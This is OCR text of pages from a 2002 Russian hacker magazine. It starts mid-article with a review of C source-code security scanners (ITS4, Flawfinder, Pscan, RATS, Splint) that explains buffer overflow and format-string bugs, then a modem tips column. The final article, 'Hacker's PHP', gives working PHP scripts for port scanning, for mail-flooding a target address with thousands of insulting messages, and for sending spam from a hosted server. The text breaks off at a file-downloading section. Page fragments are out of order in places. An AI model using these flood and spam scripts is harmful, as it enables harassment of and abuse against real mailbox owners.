рии багов в Си-программах", об этом писали в номерах]['2001, также, помнится, много подобной инфы валялось на Void.ru. Понимается, для понимания всего нижеописанного неплохо бы иметь хоть начальные знания языка C, так как если ты не знаешь, чем одна рассматриваемая функция отличается от другой и для чего она нужна, то читиво превратится для тебя в нудную жвачку :) Как следует оценивать качество рассматриваемой проги? Конечно, тестировать ее "в боевых условиях". Как тестить сорцсканеры? Конечно, прогонять через них километровые исходники с кучей багов и смотреть, что отловится, а что нет. К сожалению, злобный редактор отказался давать мне двадцать страниц для публикации полных результатов тестов, да и тебе, думаю, было бы скучно их изучать, по-

этому полную версию статьи, со всеми отчетами, ты можешь найти на сайте (угадай, каком), а тут я лишь скажу, что для тестирования использовались две программы: исходник из дистрибутива рассматриваемой ниже тулзы rpscan, который содержит вызовы и объявления основных функций, в которых могут содержаться различные проблемы, соответственно, программы, содержащие такие функции, могут быть уязвимы, и исходник из дистрибутива сканера flawfinder (смысл его примерно тот же, он менее функционален, но для исчерпывающего тестирования я юзал и его). Достоинство программ - в очень хороших комментариях и структуре: последовательно дается возможно небезопасное объявление функции и сразу - априори безопасный вариант, для сравнения. Впрочем, тебе никто не мешает самому поиграть с объявлением функций: это, во-первых, может помочь разобраться в алгоритме работы сканера (если есть в этом необходимость), и, во-вторых, как следствие, может по-

БЕЗОПАСНОСТЬ ПРЕЖДЕ ВСЕГО

Было бы удивительно, если бы при всех существующих уязвимостях люди ограничивались бы просто программами-сканерами для анализа кода, либо патчами к ядру, не попытавшись разработать глобальную защиту. Такая защита есть, и в данном случае это - компиляторы (логично, правда?), под названием StackGuard и FormatGuard, которые не позволяют программам "шутить" со стекком. Проги, скомпилированные ими, не подвержены атакам на переполнение буфера и формат строки. Информацию о них и о том, как они работают, ищи на <http://www.immunix.org/>. Это, между прочим, сайт ультра-секьюрного дистрибутива Linux (на основе RedHat 7.0), в котором учтены все баги и который, разумеется, целиком скомпилирован с помощью StackGuard и FormatGuard компиляторов.

всеми делами, стоят больших денег. Короче, смысл считаю поясненным. Рассматриваем сканеры исходного кода под юниксовую консоль (беги срочно ставить линукс :), задача которых - указать программисту на ошибки в том чуде, которое они написали, как то: неправильные и потенциально опасные вызовы библиотечных функций, переполнение буфера, уязвимость формата строки и так далее. Перед прочтением рекомендую ознакомиться хотя бы с основными аспектами "тео-

< Взлом >25/07\02

< Folder 2 >

мочь обнаружить в сканере баги :). Маленькое замечание перед тем, как мы окунемся в замечательный мир багов: в статье использованы как собственные впечатления и анализы, так и информация из readme-файлов соответствующих программ, ибо форму подачи материала в стиле "что пишут о проге - и что прога реально делает" считаю в данном случае наилучшей.

ITS4

<http://www.cigital.com/services/its4>

ITS4 (эта аббревиатура - сокращение от фразы "It's The Software Stupid! Security Scanner", так вот извратились девелоперы) - одна из самых известных утилит для статического анализа исходных сишных текстов на предмет наличия возможных уязвимостей. ITS4 способна идентифицировать потенциально опасные вызовы функций, которые при различных обстоятельствах могут привести к переполнению буфера и, соответственно, предупредить программиста. Надеюсь, не надо рассказывать, что переполнение буфера - это самый частый результат ошибок программиста, на котором основано большинство уязвимостей сетевого ПО. Некоторые из этих уязвимостей довольно легко обнаружить (например, использование в коде сишной библиотечной функции gets почти всегда влечет за собой проблемы безопасности, всем быстро читать инфу по сишным либам :). Некоторые же функции более "неуловимы" (strcpy, sprintf) и требуют тщательного анализа, наконец некоторые вызовы функций априори безопасны (strcmp, strcat), но, как и все остальные, могут быть неправильно использованы, что повлечет за собой дыру в системе безопасности.

Как и все рассматриваемые здесь программы, сканер ITS4 работает в консольном режиме. Утилита сканирует сорц и анализирует вызовы стандартных функций на потенциальную опасность, представляя программисту информацию о возможных последствиях применения той или иной функции, а также степень риска. Помимо этого, утилита выдает краткое описание проблемы и предположения, как ее можно устранить. Все баги и рекомендуемые решения берутся из базы данных, которая, будучи представлена в виде файла, всегда может быть обновлена или переделана под себя пользователем.

Утилита поставляется в стандартном tar.gz архиве; после извлечения всех файлов в отдельную папку и стандартного процесса компиляции

(./configure, make, make install) получаем папку its4, в которой содержится три каталога: bin - непосредственно с исполняемым файлом its4, its4 - с базой уязвимостей, и man - со страницей справочника. Всю необходимую информацию о параметрах, с которыми запускается утилита, можно почерпнуть из этой страницы (\$ man /its4/man/man1/its4.1), здесь приведу основные параметры с их описанием:

Параметры запуска: \$./its4 [option]... [file]...
Параметр file - путь к исходному C/C++ файлу

■ Вот основные флаги:

--a, --add=name
Добавить новое имя функции в базу данных только для этого сеанса сканирования.

Вывести отчет сканирования в указанный файл. По умолчанию используется стандартный поток вывода (на экран).

-S, --no-solutions
Не выводить советы по возможному решению проблемы.

-Q, --quiet
"Тихий" режим. Выводится минимум информации, данный флаг аналогичен совместно использованию флагов -D и -S.

-v, --db-location=file
Указать путь к базе уязвимостей (для возможности держать несколько баз, каждую для определенных целей).

Это лишь некоторые из возможных флагов, за более подробной информацией обращайтесь к нужной странице справочника man.

BUFFER OVERFLOWS ИЛИ ПЕРЕПОЛНЕНИЕ БУФЕРА

Этот банальнейший и известнейший класс багов связан с тем, что в подверженных ему программах реализовано некорректное управление памятью. Грубо говоря, в самом примитивном случае, имеем функцию, в которой реализована запись каких-либо данных в какой-либо массив/строку, без проверки на то, влезут ли, собственно, эти данные в озаглавленный массив. Иными словами - не выполняется проверка на число аргументов. Ты можешь реализовать простейшее переполнение буфера следующим образом: инициализируй функцию, в которой будет объявляться массив, в который будут писаться данные с помощью какой-либо, не обеспечивающей передачу аргумента на ограничение длины, функции, например, strcpy. И в цикле увеличивай длину той строки, которая дописывается в массив, пока она не превысит размер массива. Вот ты и вызвал переполнение буфера :), т.к. можно подогнать такую строку, которая бы писала в область программы заранее подготовленные данные, исполняющие вредоносный код. А ведь эта строка может быть передаваемой пользователем с помощью другой уязвимой функции, например, gets{()}...

Очевидно, данный класс уязвимостей затрагивает те Си-функции, в которых нет ограничения на длину передаваемых данных: strcpy, gets, strcat и остальные (их много). Хочешь узнать о нем буквально все? Тогда не поленись и прочти статью, в которой просто супер подробно рассказывается о переполнениях буфера и все что с ними связано: <http://www.securityfocus.com/data/library/P49-14.txt>

■ Вот что примерно выдается при запуске проги (показан кусок отчета):

```
[root@localhost bin]#
[root@localhost bin]# ./its4
/root/scanz/test1.c
/root/scanz/test1.c:38:(Urgent)
printf
Non-constant format strings can
often be attacked.
Use a constant format string.
/root/scanz/test1.c:125:(Very
Risky) printf
This function is high risk for buffer
overflows
Use snprintf if available, or preci-
sion specifiers, if available.
```

Здесь мы видим, что в некоторых строках (38) используются строки с непостоянным (неявно указанным) форматом, что, очевидно, может привести к такой известной ошибке, как форматирование строки (ликбез: это когда, допустим, строка ждет от юзера значение типа int, а ты ей пишаешь char, а в переменной, куда значение передается, тип явно не прописан). Как решение проблемы, ITS4 предлагает использовать постоянный формат строки. Когда формат строки "непостоянный", т.е. не задан явно, и утилита расценивает уровень опасности как urgent, т.е. "немедленно подлежащий исправлению". В строке 125 та же функция (sprintf) может быть причиной переполнения



Взлом

SOURCE CODE SCANNERS

Тоха (toxa@real.xakep.ru)

< Folder 1 >

буфера (уровень опасности, как видишь, "очень велик"), о чем нас и предупреждает утилита, рекомендуя по возможности использовать более защищенную функцию `snprintf`, аналогичную данной, но имеющую одним из параметров фиксированное количество передаваемых символов. Замечу, что гибкость утилиты `PTS4` заключается еще и в том, что база уязвимостей может быть как угодно модифицирована пользователем "под себя" для решения конкретных задач.

Flawfinder

<http://www.dwheeler.com/flawfinder>

Flawfinder (Flaw - трещина, щель, изъян; Find - искать, (C) Lingvo 7 :) - это программа, призвание которой все то же: искать в исходном коде программы уязвимые с точки зрения безопасности места. В отличие от вышеупомянутой утилиты `PTS4`, `flawfinder` является программным обеспечением, свободно распространяемым под лицензией General Public License (GPL).

Для корректной работы `Flawfinder` требует интерпретатор языка `Python` версии 1.5 или выше (под версиями 1.3 или ниже не функционирует), ибо на языке `Python` и написан. Утилита включается в некоторые дистрибутивы `Linux`. Поставляется либо в стандартном `.tar.gz` архиве, либо как `RPM`-пакет. К сожалению, утилита довольно слаба, что определяется не "сырым" состоянием программы (алгоритм уже достаточно хорошо отработан и программа отлажена), а размером базы уязвимостей - она еще сравнительно мала и нуждается в пополнении.

Установка стандартная: распаковка в отдельный каталог и запуск в нем `make install`. В случае же `rpm`-пакета вообще никаких сложностей (кроме зависимостей) возникнуть не может.

`Flawfinder` можно передавать в качестве аргумента как отдельные файлы, так и целые директории для анализа групп `C/C++` файлов (в т.ч. и по маске). Утилита анализирует каждый файл и на выходе, в случае обнаружения потенциальной уязвимости, присваивает ей степень риска по шестизначной шкале (от 0 - минимальный риск, до 5 - очень большой риск). Степень эта зависит как от вида функции, так и от ее параметров и переменных. Очевидно, далеко не каждый найденный `flawfinder`'ом баг - это в самом деле уязвимость, и рассматривать все выданные утилитой ошибки как априори требующие исправления не нужно. Впрочем, это относится ко всем без исключения сорссканерам. Рекомендуется сначала исправить те баги, что входят в категорию "Highest Risk", а уж потом смотреть на остальные. Также, если какую-либо особенность программы `flawfinder` принял за уязвимость, но ты знаешь, что это не так, рекомендуется в коде внести перед этой функцией комментарий типа `/* Flawfinder: ignore */` (сканнер игнорирует функции, определенные с

таким комментарием) или же, наоборот, запустить программу с ключом `-newerignore` для отключения игнорирования.

■ Рассмотрим основные ключи запуска утилиты (они все доступны при запуске программы с ключом `-help`):

`-n (--newerignore)`

Не игнорировать вызовы никакой функции, даже если в комментариях наличествует директива `:ignore`.

`-I (--immediate)`

Показывать найденные уязвимости тут же, не дожидаясь окончания процесса сканирования (полезно в случае проверки какого-либо большого количества файлов, например, ядра `Linux` =).

`-savehitlist=/PATH`

Сохранить отчет о сканировании в файл.

■ Вот кусок результата работы Flawfinder'a:

```
[root@localhost flawfinder-0.21]# ./flawfinder
test2.c
Flawfinder version 0.21, (C) 2001 David A. Wheeler.
Number of dangerous functions in C ruleset:
55
Examining test2.c
test2.c:29 [5] (buffer) gets: does not check
for buffer overflows. Use fgets() instead.
test2.c:14 [4] (buffer) strcpy: does not check
for buffer overflows. Consider using strncpy
or strncpy.
test2.c:12 [1] (buffer) strcpy: does not check
for buffer overflows. Consider using strncpy or
strncpy. Risk is low because the source is a con-
stant character.
test2.c:23 [1] (buffer) scanf: the scanf() fami-
ly's %s operation, without a limit specifica-
tion, permits buffer overflows. Specify a limit
to %s, or use a different input function. Only
low-risk scanf formats detected.
Number of hits = 14
Not every hit is necessarily a security vulnera-
bility.
There may be other security vulnerabilities;
review your code!
```

Тут мы видим, что уязвимость с самой высокой степенью риска (5) найдена всего одна, в 29-й строчке, и связана она с отсутствием проверки на переполнение буфера. Что ж,

`buffer overflow` - это классика жанра =). Также в функциях `sprintf` найдено отсутствие проверки на формат передаваемой строки (он непостоянен); в функциях `scanf` нет ограничения на количество принимаемых символов, что также может быть причиной переполнения буфера; наконец, не менее классическое использование опасной `strcpy` вместо безопасной `strncpy`. По выдаваемому утилитой отчету все понятно без дополнительных комментариев.

Pscan

<http://www.striker.ottawa.on.ca/~aland/pscan/>

`Pscan` (Problem Scanner) отличается тем, что "заточен" конкретно под такую распространенную ошибку, как переполнение буфера. Сканер работает по следующему принципу: он ищет одну из "проблемных" функций (на основе своего списка) и проверяет ее на наличие необходимых аргументов (тип данных, фиксированное кол-во символов). После того как потенциальная уязвимость найдена, сканер выдает ее на консоль с предложением о коррекции данного куска кода. На выходе, при передаче в качестве параметра сифайл, как и все подобные утилиты, сканер выводит номер строки, описание уязвимости и название функции, в которой найдена проблема. Программе можно передавать как отдельный файл, так и задавать сканирование по маске. Запуск программы с ключом `-v` (`verbose`) даст более детальное описание уязвимостей. Ключ `-w` позволяет выводить предупреждения, когда непостоянного формата строки (`non-constant strings`) используются как передаваемый в функцию параметр. Также заметим, что многие программы определяют свои собственные функции, но с подобными стандартным функциям проблемами. Для этого к сканеру имеется возможность подключить скрипт `find_formats.sh` (поставляется в архиве) для подбора прототипов сифункций для подобных "проблемных". Если уж будут обнаружены не все, то хоть самые типичные.

■ Смотрим кусочек отчета:

```
[root@localhost pscan-1.2]# ./pscan test1.c
test1.c:38 SECURITY: fprintf call should have
"%s" as argument 1
test1.c:66 SECURITY: sprintf call should have
"%s" as argument 1
test1.c:77 SECURITY: sprintf call should have
"%s" as argument 1
test1.c:95 SECURITY: sprintf call should have
"%s" as argument 1
test1.c:118 SECURITY: printf call should have
"%s" as argument 0
test1.c:131 SECURITY: syslog call should
have "%s" as argument 1
[root@localhost pscan-1.2]#
```

< Folder2 >

Как видишь, отчет нам выдали в довольно лаконичной форме. Очевидно, что в указанных строках соответствующим функциям не хватает аргумента "%t", где t - тип передаваемых данных, т.е. это можно интерпретировать как неявно заданный формат строки. Затем, по своему алгоритму, программа сравнивает, так ли на самом деле (т.е. присутствует "%t" или нет), и, в случае неудачи, возвращает 0, иначе - 1. Таким образом, в программе test1.c найдена одна ошибка на переполнение буфера (строка 118).

■ Запуская программу с ключом -w, получаем несколько более "разговорчивый" отчет (привожу одну его строчку):

```
[root@localhost pscan-1.2]# ./pscan -w /root/scanz/test2.c
Scanning /root/scanz/test2.c ...
/root/scanz/test2.c:6 FUNC printf Last argument is variable or reference: BAD
```

Суть та же самая, найдено две ошибки, в тех местах, где, как видим по отчету, аргумент функции printf варьируется (не постоянен) или зависит от чего-либо (потенциально не постоянен).

RATS

<http://www.securesw.com/projects.html>

RATS (Rough Auditing Tool for Security, "Грубая утилита для аудита безопасности") - утилита для сканирования исходных кодов программ не только на C/C++, но и Perl, PHP и Python. Как подразумевает название программы, она предназначена только для грубого анализа исходника и может обнаружить не все ошибки или же, наоборот, принять за ошибку корректный участок кода (интересно, что это - признание автора в несовершенстве алгоритма или скромность, граничащая с осторожностью?). То есть "ручную" проверку кода этот сканер не заменит, но серьезно поможет в сем трудном деле. Использование утилиты:
rats [-d <filename>] [-h] [-r] [-w <level>] [-x] [file1 file2 ... fileN]

■ Где основные опции:

- d <filename>
Путь к альтернативной базе уязвимостей (если дефолтовая не устраивает).
- h
Список всех команд.
- l <lang>
Явное указание языка исходника, даже не взирая на расширение файла, для более точного аудита с учетом специфики данного языка (позволяется выбирать "c", "perl", "php" и "python").
- w <level>
Установка уровня опасности уязвимостей. Уровень 1 включает только проверку на высокую степень уязвимости (несерьезные, мелкие потенциальные уязвимости игнорируются). Уровень 2 включает в себя проверку на среднюю степень уязвимости (это уровень по умолчанию). Уровень 3 включает также проверку на незначительные, мелкие возможные уязвимости.

■ Отчет будет выглядеть примерно так:

```
[root@localhost flawfinder-0.21]# rats -d /root/scanz/rats-1.3/vuln_db.c /root/scanz/Flaw-finder/flawfinder-0.21/test2.c
/root/scanz/Flaw-finder/flawfinder-0.21/test2.c:14: High: strcpy
Check to be sure that argument 2 passed to this function call will not more data than can be handled, resulting in a buffer overflow.
/root/scanz/Flaw-finder/flawfinder-0.21/test2.c:24: High: scanf
Check to be sure that the format string passed as argument 2 to this function call does not come from an untrusted source that could have added formatting characters that the code is not prepared to handle. Additionally, the format string could contain '%s' without precision that could result in a buffer overflow.
```

В первой группе предупреждений контролируется отсутствие ограничения на длину передаваемого функции strcpy параметра, что может вызвать... правильно, переполнение буфера. Во втором - та же история с sprintf, нам предлагается убедиться, что вызов функции не идет из опасного источника и не произойдет все та же "ошибка форматирования строки". При вызове функции gets программа предупреждает, что в данном контексте использование ее не рекомендуется, ибо здесь не используется хоть какая-нибудь проверка и "буфер легко переполняем пользователем". Вместо нее настойчиво требуют использовать более безопасную fgets. Наконец, в вызове функции syslog нам рекомендуют урезать все входные параметры (строки) до приемлемой длины (ограничить длину, другим словом) перед передачей их этой функции.

Splint

<http://www.splint.org>

Под конец, для самых терпеливых, я оставил, пожалуй, наиболее вкусную утилитку. Это широко известный в программистских



А КАК ДЕЛА В MICROSOFT?

Чего-то мы всю о юниксе да о юниксе, а как обстоят дела в империи Билла Гейтса, и как чувствуют себя его программные продукты по отношению к вышеописанным багам? Не смотря на то, что здесь все переходит на более высокий объектно-ориентированный уровень, ошибок меньше не становится, и функции, подверженные атакам, остаются. Не веришь - поищи в багтраке топики по словам "Microsoft" и "Buffer overflow vulnerability" :). Более того, и тут гении из Редмонда остаются верны себе: несколько месяцев назад они объявили о выпуске модуля для новой платформы разработки софта Visual Studio.NET, который бы полностью положил конец уязвимостям переполнения буфера в продуктах Microsoft. И угадай, какую уязвимость вскоре нашли в самом этом модуле? Правильно, переполнение буфера... :))

- x
Указание не грузить стандартные базы уязвимостей (/usr/local/lib) по умолчанию (указываешь путь к своим базам).

Очевидно, то, какие уязвимости будут найдены, зависит от указанной базы. Для каждой уязвимости выводится номер строки, где она встретилась, уровень опасности, название исследуемой функции, краткое описание уязвимости, а также предлагаемые действия.

< Взлом >25/07\02

Взлом

SOURCE CODE SCANNERS

Тоха (toxa@real.xakep.ru)

< Folder 1 >

кругах lint в его "секьюрной" реализации. Объясняя в двух словах: в конце семидесятых годов прошлого века (как ты помнишь, это были годы победного шествия UNIX'овых мейнфреймов и языка Си) неким S.C. Johnson'ом была написана утилита Lint, а причиной к созданию оной был тот факт, что ранние версии языка Си были далеки от нынешнего стандарта ANSI C (то бишь были далеки от идеала :), не имели некоторых нынешних возможностей (например, прототипов функций) и так далее. Вот Lint и был призван распознавать ошибки и опечатки в C-программах, используя K&R и ANSI стандарт для языка C (когда они уже были приняты, естественно). Цель дополнительной проверки программы этой утилитой состоит в выявлении потенциальных проблем при последующем объединении с другими модулями в составе проекта, обнаружении нестандартных конструкций, могущих стать источником нетривиальных ошибок, тех же уязвимостей и ошибок в вызовах функций и все такое. Надо сказать, что Lint более чувствителен к деталям, чем C-компилятор, и находит вероятные проблемы там, где компилятор их найти не может. Ну, естественно, во-первых, ранние компиляторы обладали не столь мощными возможностями по анализу компилируемого кода, а во-вторых, сам по себе компилятор никогда не будет предупреждать о возможности ошибки переполнения буфера в такой-то строке. Так вот, Splint - это модифицированная версия "классического" Lint'a, в которой сделан акцент на безопасность, обнаружение уязвимостей, багов в коде, которые могут стать причиной взлома (отсюда и название: Splint - SPecification LINT или Secure Programming LINT). Я не буду приводить примера работы програм-

мы, так как считаю это лишним: Splint - не какая-нибудь там утилита, а серьезная прога, место дислокации которой - целый сайт (а не "домашняя страничка автора"), на котором есть исчерпывающее коли-

что никсы и только никсы :). В общем, об утилите Splint должен знать любой уважающий себя программист на Си, и точка. Так что, если ты с ней до сих пор не знаком, - быстро на сайт, восполнять пробелы в образовании.

FORMAT BUGS ИЛИ ФОРМАТИРОВАНИЕ СТРОКИ

Если атаки на переполнение буфера стали уже буквально классикой, т.к. активно эксплуатируются на протяжении вот уже нескольких лет, то т.н. "форматирование строки" - не такой уж и древний класс уязвимостей, известный с июня 2000 года. Суть его заключается в двух вещах: 1) Наличие программистов-лентяев 2) Наличие в языке Си функций форматированного вывода текста.

Поясню подробнее. Пусть есть функция printf(), суть которой есть вывод текста на экран в формате printf("%c", char); где char - выводимая инфа (пусть в данном случае - символьная), а %c - спецификатор формата вывода (в данном случае - символьный). Но в то же время эту строчку можно вывести на экран как printf(char); - без указания аргумента спецификатора, и компилятор это проглотит. Тут и начинаются баги. Потому что во время выполнения программы для такой "урезанной" и потенциально опасной функции вывода будет осуществлен поиск спецификатора формата (%s, %d и т.п.). И осуществится он будет не где-нибудь, а в стеке. Тут-то и появляется возможность подсунуть вредоносный код, который и будет исполнен, просто подсунув в саму строку форматирования нужные данные. Замену, что подобной уязвимости, разумеется, подтверждены все функции вывода, так или иначе работающие со спецификаторами формата: syslog(); printf(); fprintf(); sprintf(); snprintf();

А выход меж тем простой - не компрометировать свою программу, добросовестно передавая функциям форматированного вывода полное число аргументов. Требуется допечатать всего шесть символов - а проблем становится намного меньше.

Примечание: прекраснейший, подробный анализ такого класса уязвимостей от Duke (мир праху его) ищи в архивах на www.void.ru

The конец

Итак, к ознакомлению были представлены пять популярных прог. Я намеренно не стал скрупулезно анализировать качество работы каждой утилиты: исходники-тесты у тебя есть, репорты тоже есть, бери, сравнивай, анализируй и думай :). В принципе, написать самому подобную прогу - не проблема, главное - выработать эффективный алгоритм (мне, например, понравилась структура ITS4 с ее понятной и легко пополняемой базой в виде отдельного файла, но вот алгоритм у этого сканера фиговый, его легко "обмануть"). Ну а потом - никто не мешает тебе закинуть все это дело в ГУИ. И еще. Надеюсь, ты понимаешь, что далеко не каждый найденный сканером баг - это баг (а не фица :), т.к. все они подходят к сканированию формально, в силу как раз используемых алгоритмов, и не являются панацеей, однако если твоя прога состоит из нескольких сот строк и будет использоваться в потенциально небезопасном месте (ака в сети, например, на серваке, да еще при этом обрабатывать какие-либо запросы извне), то проверить ее на подобные баги - не излишество, а суровая необходимость.



чество информации по программе, начиная от мануала в несколько сотен страниц (в pdf-доке) и заканчивая наглядными описаниями того, как при помощи сканера проводили аудит безопасности известного ПО (да-да, так это называется, а ты и не знал что, сканируя сетку на шары, ты "проводишь аудит безопасности" :)). Разумеется, утилиту портировали подо все, что только можно, но версия под Win32, на мой взгляд, кривоватая. Так

< Взлом > 25/07\02

TIPS & TRICKS

В NT-подобных системах (NT, 2000, XP) существует нездоровый глюк, когда при дозвоне до прова (при исходящих звонках) служба удаленного доступа почему-то упорно использует тонный набор, хотя везде в настройках указан импульсный. Хорошо, если твоя АТС понимает тоновые звонки, тогда все ОК, а если нет (как у меня, например)?! Конечно, немного попарившись, полазив по реестру, в конечном итоге Винду можно заставить делать то, что нужно. Но я поступаю проще: в свойствах соединения перед номером телефона ставлю букву "p" (латинскую), например, p131313, и модем начинает дозваниваться импульсом. Соответственно, если поставить "t", то модем будет звонить тоном. Эти буквы имеют наивысший приоритет по

сравнению с другими настройками удаленного соединения и гарантированно работают на все 100%. Здесь же, для несчастных обладателей шумных линий (к коим отношусь и я), дам еще один совет. Как известно, на шумных линиях для получения устойчивой связи модем нужно принудительно настраивать на меньшую скорость. В данном случае удобнее всего делать следующее. К номеру телефона провайдера после цифр добавить несколько запятых (оптимальное количество следует подобрать экспериментальным путем). В результате после набора номера твой модем будет выдерживать паузу (2 секунды на каждую запятую). В это время модем прова, не дождавшись ответа, будет предприни-


мать попытки соединиться на меньшей скорости. Таким образом, вместо неустойчивой связи на 40000 бит/сек можно получить устойчивую связь, например, на 28,8 килобитах в секунду, и данные к тебе пойдут ручьем :).

Иван Скляр

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.xakep.ru)

Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах J]. В конце года самый активный участник получит 100\$.

Редакция журнала и ведущий рубрики несут ответственности за советы, которые читатели дают друг другу :).



Автор: ВИСАМУ СОМПС. Лицензия РБ №6794 выдана 27.11.2000 МПТР

Радио кончилось. Началась **ULTRA** 100.5FM

Взлом

HACKER'S PHP

Никита Кислицин aka Nikitos (nikitoz@fromru.com)

Hacker's PHP

< Folder 1 >


PHP. Чудесный язык, неправда ли? Но, как в любом другом случае, он может быть применен и на благо общества, и на благо злоумышленника. Помимо взлома сайтов при помощи бажных PHP-скриптов, остается актуальным и использование при помощи интерпретатора PHP мощностей удаленного сервера, который, сам понимаешь, не на диалапе висит.

Ниже пойдет речь об использовании этих самых мощностей на твоё собственное, хакерское усмотрение, а именно: накрутка голосований, выкачивание файлов с удаленного сервера, сканирование портов, флуд e-mail, рассылка спама и т.п.

Разумеется, для проведения экспериментов тебе потребуется хостинг с поддержкой PHP и возможностью соединения локальных сокетов с удаленными. Все это можно либо купить по сс (почитай УК! =)), либо достать на халяву у буржуев (в рунете я достойных предложений пока не встречал, если, конечно, не считать таковым rusionix.ru =)). Начнем с самого простого, а именно - сканирования портов.

СКАНИМ ПОРТЫ


Я более чем уверен, что большинству наших читателей хоть раз приходилось сканировать порты. Хотя бы в поисках Back Office'a по адресу 127.0.0.1 ;) (по умолчанию он открывает 31337-й порт). А задумывался ли ты, как этот самый портсканер работает? Верно, в большинстве случаев просто тупой коннект на порт. Есть коннект - порт открыт, нет - закрыт.



"Форма портсканера"

Аналогичным образом будет работать и наш с тобой сканер портов:

```
<?
if(isset($submit))
{
$bufer="Открытые порты на $host:\n<br>\n"; //Создаем строку, куда будут дописываться порты
$port=explode(" ", $ports); //режем $ports в массив по пробелам
$cc=count($port);
$cc--;
for($i=0; $i<=$cc; $i++) //цикл через весь массив
{
$connect=fsockopen("$host", $port[$i]); //попытка коннекта
if($connect) //Если коннект удался, дописываем в $bufer номер порта
{
$bufer.="$port[$i]\n<br>\n";
}
}
echo "$bufer";
} else {
echo "<form action=port.php>Host: <input type=text name=host><br>Ports: <input type=text name=ports><br><br><input type=submit name=submit></form>";
}
?>
```



"Результат сканирования"

Как видишь, у скрипта две входные переменные: хост и порты. Порты загоняются в поле формы через пробел; если тебе это кажется неудобным, можно их хранить в текстовом файле (см. ниже информацию по используемым в скриптах php-функциям).

MAIL FLOOD

Тема весьма актуальная. Особенно учитывая то несметное количество уродцев, которое бороздит Инет с единственной целью: облить все и вся калийными массами, низвергающимися с кончиков их бледных

пальцев. Меры противодействия? Подсунуть "фотографию" mashenka.jpg.exe, поглумиться через javascript, в конце концов - просто убить мыло. Но засерать мыльник со своего компа, пользуясь специальным софтом, - неэффективно, медленно и, в общем-то, небезопасно. Куда круче все делать с сервака - через широкий канал с офигенной скоростью, для чего был написан следующий скрипт:

```
<?
$nn=10;
$nn--;
if(!isset($i))
{ $i=1; }

if($i<=31337)
{
$b=$i;
$b+=$nn;
while($i<=$b)
{
mail("lame@lamo.ru", "Удостоверение $i", "<H1><center><b>УДОСТОВЕРЕНИЕ № $i</b></h1></center><br><br>\r\nВыдано Иннокентию Васильевичу в том, что он является наипулейшим придурком во всем российском Интернете.", "From: LohoKiller $i");
$i++;
if($i==$b)
{
echo "Отправлено $i писем! Перезапуск скрипта... please wait...";
<script>location='mail_flood.php?i=$i'</script>;
}}
}
?>
```


Как несложно заметить, скрипт посылает 10 различных(!) писем, затем перезапускается, посылает еще 10 писем, перезапускается и так далее.

Этот геморрой с перезапуском скрипта придуман по причине ограничения времени выполнения сценария web-сервером. Поскольку количество отведенных скрипту секунд на всех серверах разное (на платных хостингах больше, на халявных меньше), советую тебе поиграть со значением переменной pp - выставить ее поменьше, если выполнение скрипта прерывается и он не успевает отослать нужное количество писем. mail_flood.php - это имя, с которым ты сохранишь на сервере скрипт.

SPAMING

Спам - вирус XXI века ;) . Причем люди (так уж они устроены...) сердятся лишь на виртуальное его проявление - ту же "Экстру М" все с радостью берут ;) . Но, ей богу, неприятно обнаружить, что за ночь в ящик накапало 79 тридцатикилобайтовых писем с предложением "Зарабатывать по \$10000 в месяц".

< Folder 2 >



"Небольшой спамлист"

Но спам как средство раскрутки сайта стоит не на последнем месте, да и, потом, можно подумать над мирным применением моего скрипта - например, создавать собственные рассылки, не используя оборзевший subscribe.ru. Как бы то ни было, если производить рассылку писем, то с сервака:

```
<?
$mails=file(spamlist.txt);
$c=count($mails);
if(!isset($i))
{
    $i=1;
}
$b=$i;
$b++;
while($i<=$c && $i<=$b)
{
    mail("$mails[$i]", "Спам", "Йо! Посетите мой мегакалорийный сайт: www.yo.ru");
    if($i==$b)
    {
        echo "<script>location='script.php?i=$i'</script>";
    }
}
?>
```

СЛИВАЕМ ФАЙЛЫ

